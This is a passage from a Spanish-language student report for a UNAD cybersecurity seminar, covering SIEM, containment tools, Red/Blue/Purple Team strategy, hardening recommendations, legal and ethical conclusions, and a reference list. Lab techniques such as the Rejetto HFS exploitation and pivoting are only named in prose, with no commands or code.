Estas alertas permiten a los equipos de seguridad actuar rápidamente, como se busca en el Anexo 5 del curso, donde se menciona la importancia de detectar lo que sucede “en tiempo real” para contener un ataque.

Detección de anomalías

Un SIEM utiliza: -Reglas basadas en firmas - Modelos de comportamiento (baseline del usuario/sistema) - En algunos casos, análisis estadístico o machine learning.

Esto permite identificar actividades que no coinciden con el comportamiento habitual.

Por ejemplo, si un equipo que nunca se conecta a la subred interna de repente inicia conexiones múltiples (como en el pivoting del laboratorio), el SIEM lo detectaría.

Gestión de incidentes y evidencia

El SIEM también facilita: -Documentar incidentes - Registrar líneas de tiempo - Generar reportes de cumplimiento - Mantener evidencia para análisis forense

Esta función es crítica en procesos formales como los que describe el NIST para manejo de incidentes.

Dashboards y visibilidad

Un SIEM ofrece paneles gráficos que permiten ver:

-Estado general de seguridad - Tendencias de ataques - Eventos críticos - Mapas de red - - Actividad de usuarios

Gracias a esto, el equipo Blue Team puede monitorear 24/7 sin revisar manualmente cada equipo.

Cumplimiento normativo

Los SIEM ayudan a cumplir con estándares y auditorías de seguridad, ya que:

-Conservan registros - Proveen trazabilidad - Permiten generar reportes automatizados

Esto es útil para normas como ISO 27001, PCI-DSS o auditorías internas.

Un SIEM es como la “torre de control” de la seguridad: reúne información de toda la red, detecta comportamientos anormales y alerta al equipo de seguridad para responder de inmediato.

Herramientas de contención de ataques informáticos (hardware o software)

Las herramientas de contención tienen como objetivo detener, bloquear o limitar el avance de un ataque que ya está en curso, evitando que el atacante siga comprometiendo otros sistemas. A diferencia de las herramientas de detección, la contención actúa directamente sobre la infraestructura para cortar conexiones, aislar sistemas o restringir movimientos laterales. En el Anexo 5 del curso, se menciona precisamente que el Blue Team debe “contener el ataque para evitar que genere más daño a nivel interno” (UNAD, 2025).

A continuación, describo tres herramientas de contención ampliamente utilizadas:

Firewall de red (hardware o virtual)

Según Sophos Ltd. (s. f.), un firewall es una de las principales herramientas de contención, ya que permite bloquear tráfico malicioso, restringir puertos, limitar accesos y cortar conexiones activas utilizadas por un atacante.

Funciones de contención: -Bloquear la IP origen del ataque. - Cerrar puertos explotados (por ejemplo, 445, 80, 3389). - Cortar túneles usados en pivoting o port forwarding. - Aplicar segmentación para detener movimientos laterales.

Por qué es una herramienta de contención:

Durante un ataque real, el firewall puede reaccionar rápidamente aplicando reglas que interrumpen el flujo del atacante, evitando que llegue a otros equipos de la red.

EDR (Endpoint Detection and Response) con capacidad de aislamiento

Según CrowdStrike, Inc. (2025), la solución EDR monitorea continuamente los dispositivos terminales para detectar y responder a amenazas como ransomware o programa maligno, proporcionando visibilidad en tiempo real y capacidades de investigación y remediación moderno no solo detecta amenazas, sino que también incluye funciones activas de contención en endpoints, como:

Capacidades de contención:

-Aislar completamente un equipo comprometido de la red. - Finalizar procesos sospechosos (por ejemplo, shells reversas o Meterpreter). - Bloquear ejecución de binarios maliciosos. - Revertir cambios ejecutados por el atacante.

Por qué ayuda a contener:

Si un host está comprometido, el EDR permite aislarlo sin apagarlo, preservando evidencia para análisis forense, pero cortando la comunicación del atacante en tiempo real, tal como lo recomienda el proceso de contención del NIST.

NAC (Network Access Control)

El NAC es una herramienta que controla quién o qué se conecta a la red y permite aplicar políticas automáticas de contención.

Acciones de contención posibles:

-Mover automáticamente un equipo sospechoso a una VLAN de cuarentena. - Bloquear su acceso a segmentos críticos de la red. - Restringir protocolos peligrosos (SMB, RDP, RPC). - Deshabilitar temporalmente la conexión de red del dispositivo.

Por qué es una herramienta de contención:

El NAC es clave para contener ataques como los de pivoting, ya que puede cortar de inmediato el acceso lateral del atacante, limitando el movimiento entre subredes o hacia los activos internos más sensibles.

Aspectos que aportan al desarrollo de estrategias de Red Team & Blue Team

El desarrollo de estrategias efectivas para equipos **Red Team y Blue Team** depende de una serie de aspectos técnicos, metodológicos y organizacionales que permiten fortalecer tanto la ofensiva como la defensa. Los documentos de la FASE 5 resaltan que este enfoque dual mejora la madurez de seguridad de una organización al simular ataques reales y diseñar respuestas basadas en evidencia (UNAD, 2025).

A continuación, presento los aspectos más relevantes:

Análisis del entorno y reconocimiento del escenario

El diseño de estrategias empieza por comprender:

-La infraestructura disponible - Los servicios expuestos -El flujo de información - Los activos críticos

En FASE 5 se recalca que cada escenario tiene como propósito identificar las debilidades reales de la infraestructura, lo cual es insumo clave para ambos equipos (UNAD, 2025).

Uso de metodologías estructuradas

El desarrollo de estrategias se basa en marcos reconocidos como:

-MITRE ATT&CK → para modelar el comportamiento del atacante.

-NIST SP 800-61r2 → para la gestión de incidentes.

-NIST CSF → para fortalecer capacidades defensivas.

Estas metodologías permiten que las acciones ofensivas y defensivas tengan trazabilidad y generen aprendizaje real, tal como lo exigen las prácticas de Red & Blue Team.

Comunicación continua entre equipos (Purple Team)

Aunque los equipos realizan roles diferentes, la FASE 5 destaca la importancia del aprendizaje cruzado. Esto se logra cuando:

-El Red Team comparte tácticas y vectores de ataque utilizados.

-El Blue Team comparte debilidades detectadas y acciones que funcionaron o fallaron.

Este intercambio se conoce como Purple Teaming, y su objetivo es mejorar simultáneamente ambas capacidades mediante ciclos de retroalimentación.

Simulación de ataques realistas (Red Teaming)

El Red Team aporta estrategia al ejecutar ataques que imitan amenazas reales, como:

-Escalada de privilegios – Pivoting - Exfiltración de datos - Movimiento lateral

En el laboratorio, por ejemplo, el uso de pivoting permitió entender vulnerabilidades de segmentación y controles internos. Este tipo de ejercicios ayuda a que el Blue Team comprenda cómo se comporta un atacante real y ajuste sus defensas.

Defensas basadas en análisis y monitoreo continuo (Blue Teaming)

El Blue Team fortalece la estrategia mediante:

-Correlación de logs - Uso de SIEM - Hardening de sistemas - Segmentación de red - Contención en tiempo real

En los documentos se resalta que las defensas deben basarse en “la identificación del comportamiento anómalo y la respuesta inmediata” (UNAD, 2025).

Lecciones aprendidas y retroalimentación posterior

Una estrategia Red–Blue efectiva incluye un proceso formal de revisión:

-¿Qué técnicas funcionaron? - ¿Qué falló en la defensa? -¿Cómo mejorar la detección? - ¿Qué brechas de seguridad continúan abiertas?

La FASE 5 enfatiza que esta etapa es crucial para fortalecer la postura de seguridad, ya que permite reducir brechas de forma progresiva.

Integración de controles preventivos, detectivos y de contención

Las estrategias deben incluir controles combinados como:

-Firewalls y segmentación (prevención) - -SIEM y EDR (detección) - NAC y aislamiento de máquinas (contención)

Esta combinación asegura que un ataque no solo se detecte, sino que también se detenga a tiempo.

El desarrollo de estrategias Red Team & Blue Team es un proceso continuo que se fortalece mediante el conocimiento del entorno, la simulación de amenazas reales, la detección oportuna y una retroalimentación constante. Los ejercicios descritos en los documentos permiten comprender cómo operaría un atacante real y cómo debería responder un equipo defensor para proteger la infraestructura.

Recomendaciones para el planteamiento de estrategias que permitan endurecer los aspectos de seguridad en una organización

El endurecimiento (hardening) de la seguridad en una organización requiere una estrategia integral que abarque tecnología, procesos y personas. Se resalta que los ejercicios Red Team & Blue Team permiten identificar brechas reales y utilizarlas como insumo para fortalecer la postura de seguridad de la empresa (UNAD, 2025).

Con base en lo anterior y en buenas prácticas reconocidas, presento las siguientes recomendaciones:

Implementar políticas de hardening basadas en estándares

Las organizaciones deben adoptar guías como:

-CIS Benchmarks - NIST SP 800-53 - Microsoft Security Baselines -ISO 27001:2022

Estas políticas permiten asegurar sistemas operativos, servidores, redes y aplicaciones con configuraciones robustas y estandarizadas. Esto reduce la superficie de ataque que los equipos Red Team suelen explotar.

Segmentar la red y aplicar controles de acceso

Uno de los problemas evidentes en los ejercicios Red Team es la posibilidad de movimiento lateral. Para evitarlo se recomienda:

-Usar VLANs separadas por criticidad. - Implementar firewalls internos. - Aplicar el principio de mínimo privilegio. - Controlar quién accede a qué segmento y desde dónde.

Según el Anexo 6, los análisis de seguridad deben contemplar cómo un atacante podría desplazarse dentro de la red para comprometer activos críticos (UNAD, 2025)

Fortalecer la monitorización y visibilidad del entorno

Es indispensable contar con herramientas que permitan detectar y responder a comportamientos inusuales:

-SIEM para correlación de eventos. - EDR para aislamiento de hosts comprometidos.

-Registros centralizados. - Alarmas basadas en comportamiento.

Los documentos resaltan la importancia de "evaluar el impacto de los ataques y la capacidad de respuesta" del equipo defensor, lo cual solo es posible si existe visibilidad completa del entorno (UNAD, 2025).

Mantener procesos de actualización y gestión de vulnerabilidades

Una estrategia de hardening real implica:

-Parcheo oportuno de sistemas. -Pruebas de vulnerabilidad periódicas. -Priorización de riesgos con base en impacto y probabilidad. -Eliminación de servicios o puertos innecesarios.

Las vulnerabilidades no gestionadas suelen ser un punto de entrada común en los ejercicios Red Team.

Capacitar al personal y fortalecer la cultura de seguridad

La seguridad no depende solo de herramientas. Es clave que:

-Los empleados reconozcan amenazas como phishing. -Los administradores mantengan buenas prácticas de configuración. - Los equipos de TI entiendan la importancia de la trazabilidad.

En el escenario se indica que el componente humano forma parte esencial del análisis final y la toma de decisiones (UNAD, 2025).

Realizar ejercicios periódicos Red Team, Blue Team y Purple Team

Una organización madura debe:

Simular ataques reales (Red Team). - Mejorar defensas basadas en hallazgos (Blue Team). - Coordinar aprendizajes en conjunto (Purple Team).

El Anexo 6 enfatiza que estos ejercicios permiten construir informes gerenciales con decisiones estratégicas para mejorar la ciberseguridad organizacional (UNAD, 2025)

Definir un plan formal de respuesta a incidentes

Según Nelson, Rekhi, Souppaya y Scarfone (2025), la versión 3 de la guía redefine la respuesta a incidentes como parte integral de la gestión de riesgos de ciberseguridad, alineándola con el NIST Cybersecurity Framework (CSF 2.0) garantizando:

-Detección temprana. - Contención adecuada. - Recuperación segura. - Preservación de evidencia. - Lecciones aprendidas.

Sin este proceso, no es posible endurecer continuamente la infraestructura.

Endurecer la seguridad de una organización no es una acción puntual, sino un proceso continuo que integra estándares técnicos, monitoreo, controles de acceso, cultura organizacional y ejercicios prácticos de ciberseguridad. El ejercicio planteado demuestra que el verdadero fortalecimiento surge al combinar la perspectiva ofensiva del Red Team con la visión defensiva del Blue Team para construir estrategias de seguridad completas y basadas en evidencia real.

Conclusiones que permitan la construcción del conocimiento desde el enfoque de la ciberseguridad.

El estudio y práctica de los escenarios Red Team y Blue Team permiten comprender la ciberseguridad no solo como un conjunto de herramientas técnicas, sino como un proceso integral que combina análisis, estrategia y toma de decisiones. Los documentos de la FASE 5 muestran cómo al simular ataques reales se logra reconstruir el ciclo completo del atacante y del defensor, fortaleciendo la capacidad de anticipar riesgos y responder de forma profesional ante incidentes (UNAD, 2025).

En primer lugar, el enfoque de ciberseguridad basado en dualidad ofensiva–defensiva demuestra que el conocimiento se construye desde la práctica. La perspectiva del Red Team aporta una visión crítica sobre cómo se comprometen los sistemas: se entienden las vulnerabilidades, los errores de configuración y los caminos que toma un atacante para moverse lateralmente. Esta visión es clave porque permite a los estudiantes comprender que la seguridad no se limita a instalar herramientas, sino a identificar brechas reales en la infraestructura, tal como lo plantean los escenarios del curso.

En segundo lugar, el Blue Team complementa este aprendizaje al mostrar la importancia del monitoreo, la detección y la contención. Aspectos como el análisis de logs, el uso de SIEM, la segmentación y los controles de acceso permiten evidenciar que la defensa requiere disciplina, trazabilidad y procesos formales. De acuerdo con el Anexo 6, la elaboración de informes y el análisis de impacto refuerzan la construcción del pensamiento analítico y la capacidad de comunicar hallazgos de forma clara para la toma de decisiones estratégicas (UNAD, 2025).

También se evidencia que la ciberseguridad es un proceso continuo. No existe una defensa perfecta, pero sí existe la capacidad de mejorar con base en las lecciones aprendidas, la retroalimentación entre equipos (Purple Team) y la aplicación de estándares como NIST o CIS. Estas prácticas permiten que el estudiante integre teoría y práctica, comprendiendo que la seguridad debe evolucionar al ritmo de las amenazas.

Finalmente, la experiencia del curso permite concluir que la construcción del conocimiento en ciberseguridad requiere una visión interdisciplinaria: combina habilidades técnicas, pensamiento crítico, entendimiento del negocio y una actitud proactiva hacia la mejora continua. Los ejercicios realizados muestran que la verdadera fortaleza de una organización radica en su capacidad de **prepararse, detectar, responder y aprender**, convirtiendo cada simulación en una oportunidad para fortalecer la resiliencia digital.

Evidencias de Sustentación

En cumplimiento de los requisitos de la Etapa 5 del Seminario Especializado, se presenta el video de sustentación disponible en el siguiente enlace:

Video de sustentación del informe final:
https://www.youtube.com/watch?v=dV73TnSHsxU

Conclusiones

El desarrollo del presente trabajo permitió comprender de manera integral cómo las operaciones de Red Team y Blue Team se convierten en una herramienta fundamental para fortalecer la seguridad informática dentro de las organizaciones. A través del laboratorio práctico y la revisión normativa, fue posible evidenciar que un ataque real no se compone de una sola acción, sino de una cadena de eventos que inicia con una vulnerabilidad aparentemente sencilla y puede escalar hasta comprometer por completo una red interna. Este proceso reafirma la importancia de aplicar metodologías estructuradas como CEH, MITRE ATT&CK y NIST, las cuales permiten ejecutar pruebas controladas, trazables y alineadas con buenas prácticas reconocidas a nivel internacional (EC-Council, 2025; NIST, 2024).

La simulación demostró que fallas comunes como la falta de actualización de software, la ausencia de controles de segmentación o la exposición de servicios vulnerables facilitan el movimiento lateral del atacante. La explotación de Rejetto HFS en la Victim Machine evidenció cómo un sistema sin parches puede convertirse en el punto de entrada a toda una infraestructura. De igual forma, técnicas como autoroute, portfwd y portproxy permitieron entender en profundidad la lógica del pivoting, mostrando que un atacante puede expandir su alcance incluso en redes que, en teoría, se encuentran aisladas. Esto resalta la necesidad de que las organizaciones implementen políticas de hardening, monitoreo continuo y gestión oportuna de vulnerabilidades, elementos clave para reducir la superficie de ataque.

Desde la perspectiva legal y ética, el análisis de la Ley 1273 de 2009 y el Código de Ética del COPNIA permitió reconocer que las pruebas de intrusión solo son válidas cuando se realizan dentro de un marco autorizado, transparente y respetuoso de los datos personales. Cualquier

manipulación indebida de la información, así como la omisión de reportar actividades ilícitas, constituye una falta disciplinaria y un delito informático (Congreso de la República de Colombia, 2009; COPNIA, 2003). Este componente resultó esencial para comprender que el profesional en ciberseguridad no solo debe dominar técnicas ofensivas y defensivas, sino también actuar con integridad, responsabilidad y respeto por la ley.

En conclusión, este trabajo integró de manera efectiva teoría, práctica y ética profesional, permitiéndome comprender cómo un fallo inicial puede desencadenar un compromiso completo si no existen controles adecuados. También reforzó la necesidad de mantener procesos de mejora continua en seguridad, implementar metodologías reconocidas y actuar dentro del marco normativo vigente. La experiencia adquirida en este ejercicio no solo fortalece mis competencias técnicas, sino que también consolida mi compromiso como futuro profesional para contribuir a la construcción de entornos digitales más seguros y confiables.

Recomendaciones

A partir del análisis técnico, las vulnerabilidades identificadas y el ejercicio de Pentesting realizado en el entorno controlado, es posible formular un conjunto de recomendaciones orientadas a fortalecer la postura de seguridad de cualquier organización que enfrente riesgos similares. Estas recomendaciones se basan en buenas prácticas internacionales, la experiencia obtenida en el laboratorio y las obligaciones que establece la legislación colombiana en materia de protección de datos y delitos informáticos.

En primer lugar, se recomienda implementar un proceso continuo de gestión de vulnerabilidades, que incluya la revisión periódica de servicios expuestos, la aplicación oportuna

de parches y el uso de herramientas automatizadas como escáneres de seguridad. La explotación del servicio Rejetto HFS demostró que un software sin actualizaciones puede convertirse en un punto de entrada crítico, lo cual coincide con lo señalado por NIST (2022) sobre la importancia Buenas prácticas de NIST y CIS informadas por Scarfone del mantenimiento seguro de sistemas.

Adicionalmente, se sugiere fortalecer los controles de segmentación de red, evitando que un atacante pueda moverse libremente entre máquinas internas después de comprometer un sistema inicial. El pivoting logrado mediante técnicas como autoroute y portfwd evidenció que una red plana facilita el desplazamiento lateral del atacante. La implementación de VLAN, firewalls internos y reglas restrictivas de tráfico es una estrategia efectiva para mitigar este riesgo.

También resulta indispensable reforzar los mecanismos de monitoreo y respuesta a incidentes. Herramientas como IDS/IPS, SIEM y alertas de comportamiento anómalo permiten detectar actividades sospechosas antes de que evolucionen hacia un compromiso mayor. Según EC-Council (2025), la detección temprana es uno de los pilares de la defensa efectiva frente a ataques avanzados.

Desde el aspecto ético y legal, es fundamental que las organizaciones y los profesionales de seguridad realicen cualquier prueba de intrusión únicamente bajo autorización formal y documentada, tal como lo establece la Ley 1273 de 2009 sobre delitos informáticos. Además, el Código de Ética Profesional del COPNIA exige actuar con responsabilidad, reportar irregularidades y mantener la integridad en el manejo de información sensible (COPNIA, 2003). Por ello, toda actividad ofensiva debe ejecutarse en entornos controlados, con consentimiento expreso y bajo principios de transparencia y confidencialidad.

Finalmente, se recomienda desarrollar programas de capacitación continua para el personal técnico y administrativo. La seguridad informática no depende solo de herramientas tecnológicas; también implica que los usuarios reconozcan señales de riesgo, apliquen buenas prácticas en el manejo de la información y comprendan su papel dentro del sistema de protección institucional.

En conjunto, estas recomendaciones buscan reducir la superficie de ataque, mejorar la capacidad de detección y respuesta y garantizar un desempeño profesional ético y alineado con la normatividad vigente. Implementarlas permitirá que los sistemas sean más resilientes y que los equipos de seguridad actúen de manera preventiva y eficiente frente a las amenazas actuales.

Referencias Bibliográficas

Aragon, F. M. (2008, 23 de enero). *Rejetto HTTP file server (HFS) 1.5/2.x – Multiple vulnerabilities* [Exploit code]. Exploit Database. https://www.exploit-db.com/exploits/31056

Balkin, B. (2025, 21 de mayo). *Defiéndase contra los ataques de PowerShell*. CalCom Software. https://www.calcomsoftware.com/defiendase-contra-los-ataques-de-powershell/

Consejo Profesional Nacional de Ingeniería (COPNIA). (s. f.). *Código de ética para el ejercicio de la ingeniería en general y sus profesiones afines y auxiliares* [PDF]. Gobierno de Colombia. https://www.copnia.gov.co/sites/default/files/node/page/field_insert_file/codigo_etica.pdf

CrowdStrike, Inc. (2025). *What is EDR? Endpoint detection and response defined*. CrowdStrike. https://www.crowdstrike.com/en-us/cybersecurity-101/endpoint-security/endpoint-detection-and-response-edr/

Departamento Administrativo de la Función Pública. (2008). *Ley 1266 de 2008: Por la cual se dictan las disposiciones generales del hábeas data*. Gestor Normativo – Función Pública. https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=34488

Departamento Administrativo de la Función Pública. (2009). *Ley 1273 de 2009: Por medio de la cual se modifica el Código Penal y se crea un nuevo bien jurídico tutelado*. Gestor Normativo – Función Pública. https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=34492

Departamento Administrativo de la Función Pública. (2012). *Ley 1581 de 2012: Por la cual se dictan disposiciones generales para la protección de datos personales*. Gestor Normativo – Función Pública. https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981

Departamento Administrativo de la Función Pública. (2013). *Decreto 1377 de 2013: Por el cual se reglamenta parcialmente la Ley 1581 de 2012*. Gestor Normativo – Función Pública. https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=53646

Departamento Administrativo de la Función Pública. (2013). *Ley 1621 de 2013: Normas para fortalecer el marco jurídico de inteligencia y contrainteligencia*. Gestor Normativo – Función Pública. https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=52706

Departamento Administrativo de la Función Pública. (2014). *Decreto 886 de 2014: Registro Nacional de Bases de Datos*. Gestor Normativo – Función Pública. https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=57338

Departamento Administrativo de la Función Pública. (2019). *Ley 1978 de 2019: Modernización del sector TIC*. Gestor Normativo – Función Pública. https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=98210

Devore, J. (2023, 20 de noviembre). *Active directory hardening series – Part 2: Removing SMBv1*. Microsoft. https://techcommunity.microsoft.com/blog/coreinfrastructureandsecurityblog/active-directory-hardening-series---part-2-%E2%80%93-removing-smbv1/3988317

Fortinet. (s. f.). *Network access control list (ACL)*. Fortinet. https://www.fortinet.com/lat/resources/cyberglossary/network-access-control-list

Guarnizo Portela, J. (2020). *La naturaleza jurídica de los delitos informáticos en Colombia*. Universidad Nacional Abierta y a Distancia.

Illumio. (s. f.). *Incident response: ¿Qué es y cómo funciona?* Illumio. https://www.illumio.com/es-mx/cybersecurity-101/incident-response

IT Governance USA. (s. f.). *ISO 27001: The information security standard*. https://www.itgovernanceusa.com/iso-27001-certification

IT Patagonia. (2025, 12 de noviembre). *Incident response: Cómo prepararse para responder con eficacia ante incidentes de ciberseguridad*. https://itpatagonia.com/incident-response-que-es/

Microsoft Corporation. (2025). *¿Qué es SIEM? (Security information and event management)*. Microsoft Security. https://www.microsoft.com/es-co/security/business/security-101/what-is-siem

Moreano Jurado, P. J. (2015). *Técnicas de detección de ataques en un sistema SIEM (Security Information and Event Management)* (Tesis de grado, Universidad San Francisco de Quito). Repositorio Digital USFQ. https://repositorio.usfq.edu.ec/handle/23000/4911

National Institute of Standards and Technology. (2008). *Guide to general server security* (NIST Special Publication 800-123) [PDF]. U.S. Department of Commerce. https://nvlpubs.nist.gov/nistpubs/legacy/sp/nistspecialpublication800-123.pdf

National Institute of Standards and Technology. (2024). *El marco de seguridad cibernética (CSF) 2.0 del NIST* (NIST Cybersecurity White Paper 29) [PDF]. https://nvlpubs.nist.gov/nistpubs/CSWP/NIST.CSWP.29.spa.pdf

Offensive Security (OffSec). (s. f.). *Pivoting (Metasploit Unleashed)*. https://www.offsec.com/metasploit-unleashed/pivoting/

Open Web Application Security Project. (2020). *OWASP web security testing guide* (Versión 4.2). OWASP Foundation. https://owasp.org/www-project-web-security-testing-guide/

Secretaría General del Senado de la República de Colombia. (s. f.). *Código civil colombiano (Ley 57 de 1887)*. https://www.secretariasenado.gov.co/senado/basedoc/codigo_civil_pr046.html

Security & IT. (2016, 23 de octubre). *Best practices for network segmentation*. https://www.securityandit.com/network/best-practices-for-network-segmentation

ServiceNow. (2025). *What is a security operations center (SOC)?* ServiceNow. https://www.servicenow.com/products/security-operations/what-is-soc.html


Sophos Ltd. (s. f.). *¿Qué es un firewall?* Sophos. https://www.sophos.com/es-es/cybersecurity-explained/firewall

Sosmatic. (2025, 9 de marzo). *Qué hacer si te han hackeado: Pasos urgentes para proteger tus datos*. https://www.sosmatic.com/que-hacer-si-te-han-hackeado-pasos-urgentes-para-proteger-tus-datos/

Universidad Nacional Abierta y a Distancia. (2025). *Anexo 2: Escenario 2 y Anexo 3: Acuerdo* [Material de curso]. UNAD.

Universidad Nacional Abierta y a Distancia. (2025). *Anexo 5: Escenario 4* [Material de curso]. UNAD.

Apéndices

Apéndice A

Resultado de revisión en Turnitin